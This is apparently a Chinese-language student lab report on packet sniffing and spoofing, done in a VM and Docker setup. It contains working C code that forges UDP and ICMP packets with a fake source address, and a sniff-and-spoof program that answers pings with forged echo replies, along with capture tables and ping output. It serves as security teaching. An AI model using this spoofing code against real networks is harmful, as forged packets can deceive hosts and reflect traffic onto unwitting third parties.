
ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct udphdr) + strlen(msg));

/* .¢ËÍ IP ÊýÝÝüj£ ip_len ËÇËýÝÝüµÄËµËÉžÓĐi */

if(sendto(sd, buffer, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
{
    perror("sendto() error");
    exit(-1);
}

```

代码中注释掉的函数就是最根本的发送伪造数据包的函数代码，为了按照实验要求的框架完成，故不用该函数，头文件 `headers.h` 来自网上的一个基本的对于各个结构体的定义，实验后结果如下



可见伪造数据包成功。

2.2B伪造ICMP echo 请求数据包

这一实验用到了校验和计算的知识，直接用的书上内容，和所要求的程序共同编译得到应用程序

```
#include<stdio.h>
#include<unistd.h>
#include<string.h>
#include<sys/socket.h>
#include<netinet/ip.h>
#include<arpa/inet.h>
#include<stdlib.h>
#include"headers.h"

void send_raw_ip_packet(struct ipheader* ip){
    struct sockaddr_in dest_info;
    int enable =1;

    int sock = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);

    setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));

    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    sendto(sock,ip,ntohs(ip->iph_len),0,(struct sockaddr *)&dest_info,sizeof(dest_info));
    close(sock);
}

unsigned short in_cksum(unsigned short *buf,int length);

int main(){
    char buffer[1024];
    memset(buffer,0,1024);
    struct ipheader *ip = (struct ipheader*)buffer;
    struct icmpheader *icmp = (struct icmpheader*)(buffer+sizeof(struct ipheader));
    icmp->icmp_type = 8;
    icmp->icmp_chks = in_cksum((unsigned short*)icmp,sizeof(struct icmpheader));

    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("10.9.0.5");
    ip->iph_destip.s_addr = inet_addr("180.101.49.44");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

    send_raw_ip_packet(ip);
    return 0;
}
```

监控any端口，结果如下,可见目标IP向虚假的地址回应。

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|-------------------|---------------|----------|--------|---|
| 1 | 0.000000000 | 10.0.2.15 | 180.101.49.44 | ICMP | 44 | Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply in 2) |
| 2 | 0.015815464 | 180.101.49.44 | 10.0.2.15 | ICMP | 62 | Echo (ping) reply id=0x0000, seq=0/0, ttl=255 (request in) |
| 3 | 0.015850217 | 180.101.49.44 | 10.9.0.5 | ICMP | 44 | Echo (ping) reply id=0x0000, seq=0/0, ttl=254 |
| 4 | 0.015858509 | 180.101.49.44 | 10.9.0.5 | ICMP | 44 | Echo (ping) reply id=0x0000, seq=0/0, ttl=254 |
| 5 | 0.015861398 | 180.101.49.44 | 10.9.0.5 | ICMP | 44 | Echo (ping) reply id=0x0000, seq=0/0, ttl=254 |
| 6 | 5.244066826 | 02:42:fe:d7:de:4f | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.1 |
| 7 | 5.244084799 | 02:42:fe:d7:de:4f | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.1 |
| 8 | 5.244090114 | 02:42:fe:d7:de:4f | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.1 |

A4: 不可以，调小长度一定会破坏数据包，调大长度也可能造成缓存溢出，导致程序异常

A5: 必须计算，否则默认缺省为0，在终点处通不过检验会被直接丢弃

A6: 系统为了安全不允许无权限用户执行该操作

Task2.3嗅探和伪造结合

直接上代码

```
#include<stdio.h>
#include<stdlib.h>
#include<pcap.h>
#include<unistd.h>
#include<string.h>
#include<sys/socket.h>
#include<netinet/ip.h>
#include<arpa/inet.h>
#include"headers.h"

unsigned short in_cksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;

    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader* ip){
    struct sockaddr_in dest_info;
    int enable =1;
    int sock = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);

    setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
}
```

```

dest_info.sin_family = AF_INET;
dest_info.sin_addr = ip->iph_destip;

sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
close(sock);
}

void send_icmp_reply(struct ipheader* orig_ip, struct icmpheader* orig_icmp) {

    int ip_header_len = orig_ip->iph_ihl * 4;
    int icmp_data_len = ntohs(orig_ip->iph_len) - ip_header_len - sizeof(struct icmpheader);

    char buffer[1500];
    memset(buffer, 0, 1500);

    struct ipheader *ip = (struct ipheader*)buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 64;
    ip->iph_sourceip = orig_ip->iph_destip;      // 交换源IP和目标IP
    ip->iph_destip = orig_ip->iph_sourceip;
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader) +
    icmp_data_len);

    struct icmpheader *icmp = (struct icmpheader*)(buffer + sizeof(struct ipheader));
    icmp->icmp_type = 0;
    icmp->icmp_code = 0;
    icmp->icmp_id = orig_icmp->icmp_id;
    icmp->icmp_seq = orig_icmp->icmp_seq;

    char *data = (char*)(icmp + 1);
    char *orig_data = (char*)(orig_icmp + 1);
    memcpy(data, orig_data, icmp_data_len);

    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                                    sizeof(struct icmpheader) + icmp_data_len);

    send_raw_ip_packet(ip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *)
            (packet + sizeof(struct ethheader));
        if(ip->iph_protocol == IPPROTO_ICMP) {
            struct icmpheader *icmp = (struct icmpheader *)
                (packet+sizeof(struct ethheader)+sizeof(struct ipheader));
            if(icmp->icmp_type == 8){

```

```

        printf("Detected ICMP request from: %s to %s\n",
               inet_ntoa(ip->iph_sourceip), inet_ntoa(ip->iph_destip));
        send_icmp_reply(ip, icmp);
        printf("Sent forged ICMP reply to: %s\n", inet_ntoa(ip->iph_sourceip));
    }
}
}

int main(){
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp[0]==8";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}

```

将嗅探和伪造结合起来，运行程序

```

[07/20/25]seed@VM:~/.../volumes$ docker exec -it 98bf2448fa0c sh
# sudo ./tool
sh: 1: sudo: not found
# ./tool
sh: 2: ./tool: not found
# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=280 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=254 time=391 ms (DUP!)
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=302 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=254 time=386 ms (DUP!)
64 bytes from 1.1.1.1: icmp_seq=3 ttl=254 time=181 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=329 ms (DUP!)
64 bytes from 1.1.1.1: icmp_seq=4 ttl=64 time=348 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=254 time=392 ms (DUP!)
64 bytes from 1.1.1.1: icmp_seq=5 ttl=254 time=180 ms
64 bytes from 1.1.1.1: icmp_seq=5 ttl=64 time=368 ms (DUP!)
64 bytes from 1.1.1.1: icmp_seq=6 ttl=254 time=184 ms
64 bytes from 1.1.1.1: icmp_seq=6 ttl=64 time=405 ms (DUP!)
^C
--- 1.1.1.1 ping statistics ---
6 packets transmitted, 6 received, +6 duplicates, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 180.427/312.175/405.466/83.516 ms
# ■

```

得到结果如下

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|-------------------|-------------------|----------|--------|----------------------------------|
| 1 | 0.000000000 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 2 | 0.390942496 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |
| 3 | 1.001702977 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 4 | 1.387377623 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |
| 5 | 2.002314886 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 6 | 2.183254585 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |
| 7 | 3.004263824 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 8 | 3.396631924 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |
| 9 | 4.006415189 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 10 | 4.186710501 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |
| 11 | 5.007766647 | 10.0.2.15 | 1.1.1.1 | ICMP | 98 | Echo (ping) request id=0x0 |
| 12 | 5.015089098 | PcsCompu_f9:70:c2 | 52:55:0a:00:02:02 | ARP | 42 | Who has 10.0.2.2? Tell 10.0.2.15 |
| 13 | 5.015559062 | 52:55:0a:00:02:02 | PcsCompu_f9:70:c2 | ARP | 64 | 10.0.2.2 is at 52:55:0a:00:02:02 |
| 14 | 5.191198261 | 1.1.1.1 | 10.0.2.15 | ICMP | 98 | Echo (ping) reply id=0x0 |

OVER!!!